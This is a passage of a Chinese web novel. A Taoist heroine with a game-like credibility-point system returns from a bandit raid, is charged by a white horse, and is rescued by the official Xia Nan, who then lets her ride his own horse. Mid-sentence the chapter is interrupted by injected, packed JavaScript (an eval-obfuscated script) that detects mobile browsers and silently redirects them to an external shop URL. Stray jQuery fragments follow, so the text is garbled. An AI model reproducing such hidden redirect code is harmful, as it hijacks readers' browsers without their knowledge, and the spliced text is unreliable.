尚蓓一直盯着三个坐标聚到一起,到达接应点,发出信号,这才松了口气。她与同盼略作商议,决定即刻下山回营。
正此时,曙光照进环谷。尚蓓向东望去,见东方红日初露,金光喷薄,将半山染成一片金棕。她定定看了半晌,直到同盼出声催促,这才恋恋不舍地扭头下山。
没走两步,脑海中响起电子音:
【用户信誉分+200】
【检测到用户信誉分达到1000,出行权限-良马-已解锁】
尚蓓心底微讶。这也能加信誉?她看一眼系统:协助官府平定匪患,信誉分+200。
她的双眼蹭地一下就亮了。这个涨得多!这个涨得好多!
大周各地的土匪们,你姑奶奶来了!
尚蓓心里那叫一个激动啊。然而此刻还不是松懈的时候。尚蓓收敛心神,小心跟着一行人下山回营。
就算此刻不急着行路,好歹也是实打实爬了一趟野山,甚至比前日只到拗口的路径还要远些。到底时,尚蓓已累得气喘吁吁,全靠半途捡的木棍支棱着往前走。卯时正,一行人才返回营地,夏楠早已带了兵士在此汇合,正在安排伤员。
见她们从林子里钻出来,夏楠对左右吩咐几句,随后大步迈上前去。
同盼神色一肃,上前两步拱手,正欲开口禀报战情,却见夏楠越过他,直直走向尚蓓。
“道长奔波一夜,多有辛苦。我已安排了舒适的车架,道长可乘车缓行,不必急于回城。剩余诸事由我处理便好。”
他微微侧身示意,不远处果然有一架宽敞的马车,前头拉车那马儿,赫然便是尚蓓那匹枣红骏马。尚蓓眼底有些惊讶。她昨夜随行剿匪,急着赶路,自然是骑着来的,竟不知夏楠还备了车厢。
尚蓓定定地看过夏楠周身,确认他行动自若,身上没什么重伤,这才拱手应道:“多谢夏大人体恤,贫道叨扰了。”而后也不再矫情,在兵士的引导下向马车走去。
同盼默默往树影里靠了靠,心里鸣起小不平。
他文官出身,他也累,怎么不问问他。
夏楠又转身肃容与同盼谈了些公事,这才翻上自己的黑马,小心绕开她的车架,一扬鞭绝尘而去。尚蓓隐隐有些好奇,夏楠这马,算良马,还是宝马呢?
她赌五文钱是宝马。
只可惜她刚才便见那马背上捆着个昏迷的大汉,显然就是匪首廖虎。此时不宜贸然靠近,万一认错,给人带来麻烦就不好了。
车厢干净宽敞,座上铺着软垫,虽然比不得汽车舒适,但比起直接骑马已好了不是一星半点。尚蓓靠在车厢壁上,迷迷糊糊地睡着了。
返回施州城已是正午。尚蓓问了夏楠的去向,得知他在审犯,便也没打算凑热闹,自顾自回了住所。她仔细梳洗了一番,又倒头睡了半日,这才磨磨蹭蹭起身,晃悠着向后院马厩而去。
马厩中拦着一红一白两匹马,一个马师傅正蹲在地上拌草料。见她来了,连忙起身拍拍膝盖上的草屑,咧嘴笑道:“道长来了。”
尚蓓温笑着点点头,先靠近了那匹枣红骏马。这马儿她已骑了一回,确实轻快又稳当,就是如夏楠所言,眼神差些,夜里目力不佳。好在她也不需要领头,只稍打马跟队,故而于寻常行路无甚大碍。
尚蓓轻轻梳了梳马鬃,枣红骏马也亲昵地蹭了蹭她,俨然是个通人性的。她瞧着甚是喜欢,心下有些惋惜,想到若是换了良马,或许就没什么机会骑用了。
这样想着,她又偏头去看一眼那二百两银子的大白马。
刚买回来那日,夏楠就帮她找了这位极擅养马的老师傅,仔细梳洗打理了一番。如今,这白马已然褪去往日脏污,通体白毛在日光下泛着银光,马鬃柔顺丝滑,似一捧初雪轻覆长颈。
因着多年营养不良,它身子骨仍显瘦弱,但已比初时壮硕了不少,目光炯炯有神,瞧着同马市里那些良马已无甚大差。
尚蓓瞧着也喜欢。
而后飞快心虚地别过眼,对上枣红骏马迷离的双眸,总感觉自己有点渣。
也罢。她换马主要是为了行路更快。若是没什么急事,寻常游街赏花也可以点它嘛,哪匹应景骑哪匹。
何况以后还要再换宝马,乃至其它坐骑。尚蓓觉得,自己现在就得适应这种分离,总不能回回都自责一阵。
她定了定神,理了理鬓发,又整整领口,扑扑衣摆,这才施施然向那白马走去。
白马察觉到她的靠近,抬头看了她一眼,眸色温润,脉脉似有含情。尚蓓心中愈发悸动,继续往前迈去。
三步,两步,一步。
就在她踏入一丈内的瞬间,白马的神色陡然变了!
只听它咴咴一声嘶鸣,猛一扬蹄狠狠踹在木栅上。那木栅竟咔嚓一声裂开,白马裹着木屑猛冲出栏,鬃毛飞扬,四蹄踏踏如雷,向着尚蓓直奔而来——
尚蓓一惊,身子僵在原地,只刹那的功夫,那白马已然奔至近前。她这才反应过来,扭头就往屋里跑。然而那一瞬间的僵直,已然让她失了先机。脑后压迫感袭来,尚蓓拼命往侧一扑,衣摆堪堪擦过马蹄,却也重重摔倒在地。
那马师傅也惊了片刻,这才颤巍巍跑过来,左右试探着想去扣马脖子,却也惧它疯势,不敢硬拦。白马又往前冲了一丈,收蹄掉转又要撞她。尚蓓手忙脚乱地爬起身,瞬息间,呼啸又至——
“往左边滚!”
熟悉的呼喝入耳,尚蓓扭头向外看去,见夏楠正扶刀奔向她,却是自院外而来。
来不及了。她绝望地捂住脑袋,却还是依着他的话,奋力向左滚去。
谁能想到,这白马瞧着不显山不露水,居然是头宝马!
臂缝里闪过一道灰色闪电,而后是“咚”的一声闷响。尚蓓一愣,偷眼去瞧,又见另一枚卵石破空追至,重重砸在马蹄上。马儿下盘一歪,险之又险地掠过她右肩,又冲至她身后一丈,刹住势头。
它还欲回身再踏时,夏楠已袭至尚蓓身前。他伸手将尚蓓扯起来往外一推,随后扶刀盯紧那白马,跨步拧腰一拳砸在马颈。那白马吃痛,嘶鸣一声扬蹄,被夏楠一伸手精准箍住马头,用力拽向远处。
一丈外,动静渐歇。
尚蓓惊魂初定,颤巍巍爬起来,正对上马师傅点头哈腰地道歉:“对不住道长,对不住夏大人,草民想着这马儿温顺,就没关结实,才让它发了疯。草民这就给他造个石栏锁上!”
“不必。”夏楠将白马关入另一间马厩,又找来一副笼头给他扣好,仔细栓到桩上,这才转身去看尚蓓,眸中疑惑。
“道长可
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17579617|204329||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
是又估错了距离?”
尚蓓正抚着前胸顺气,闻言心虚地扭过头:“不是。贫道只是……有所感悟,想来试试。不料这马儿比贫道预想得还要机敏,故而一时疏忽。”
夏楠又看了眼白马,眸中亦是惊讶。
他又把缰绳多捆了两圈。
“既如此,你且试试黑云。”夏楠回身行至院外,牵来自己的黑马,示意尚蓓近前。
尚蓓看着那丰神俊朗的大黑马咽了咽口水。
“夏大人的爱马,想必是顶顶好的宝马吧?”
“这倒未必。”夏楠看向黑马,轻轻抚着马脖子,面上是一反常态的温柔,“黑云只是寻常中原马,算不得什么稀世名驹。但它跟我翻过山,涉过水,上过战场,挨过刀。我骑惯了,故而一时也没想着换。”
尚蓓讶然。
她试探着靠近了一步。而后,在夏楠鼓励的目光下,又迈了一步。
夏楠瞧着她那小心翼翼的样子,心中有些好笑。他故意牵着黑云往前行了半尺,果见尚蓓吓得连连后退,实在没忍住朗笑出声:
“尚道长,你也有今日,哈哈哈——”
院中荡起他清亮的笑声,听得尚蓓有些愣怔。她偏头避开他揶揄的神色,磨了磨牙,微微蹲身蓄力,而后猛一个冲刺从那一人一马身边掠过——
就在她擦过那黑马一丈外的瞬间,夏楠向左大跨一步长臂一伸将尚蓓一把子呼喇了过来。
“没事了,你看。”
夏楠右手紧紧拽着笼头,左手虚拦在她腰间,语气里带着一丝笑意。尚蓓在他肩侧踉跄站定,闻言一愣,果见那黑云眼眸平和,随意抖了抖耳朵,完全没有发疯的势头。
“要不要摸摸它?”夏楠眸中笑意未改,“本官的爱驹,可不是谁都能摸的。”
尚蓓这会子当真放下心来,大胆地伸出手,顺着黑云的鬃毛轻抚过去。黑云偏过头慢悠悠蹭了蹭她的掌心,一点抵抗都无。
她忍不住使劲又撸了一把。手感顺滑,不愧是夏楠亲自打理。这马就算不是宝马,也必然是良马中的上品,比她那枣红骏马大抵是高一截的。
夏楠看着她得寸进尺的小动作,环在她腰间的手掌微微收紧。
“要骑一下试试吗?”
尚蓓眼睛骤然一亮,兴奋地点头。
“要要要!”
夏楠侧身虚拦在她腰后,看着尚蓓娴熟地爬上马背,而后试探着扯了扯缰绳,黑云便轻快地往前迈了两步。
她“哇”了一声,扭头看他:“夏大人,我可以在院里跑两下吗?”
盯着那幅人马和谐的图景,夏楠心底没来由地涌起一股不满。
黑云虽然不是什么烈马,但也只认他一个主人。他还想着尚蓓驱使不动,好让他再显摆几句主仆默契。谁料这老伙计竟这般没骨气,刚让人摸了两把就服服帖帖,当真是白疼它这么多年。
他轻哼一声:“在院里跑有什么意思?不如去城郊兜风。”
尚蓓“唔”了一声,道句“也是”,而后指指栏中那安静的白马:“既然大人的爱马被我占了,那不如——”
声音戛然而止。
后背陡然覆上一个温热的胸膛。而后是一声轻笑。
“尚道长骑术还是差了些,不若本官带你一程。”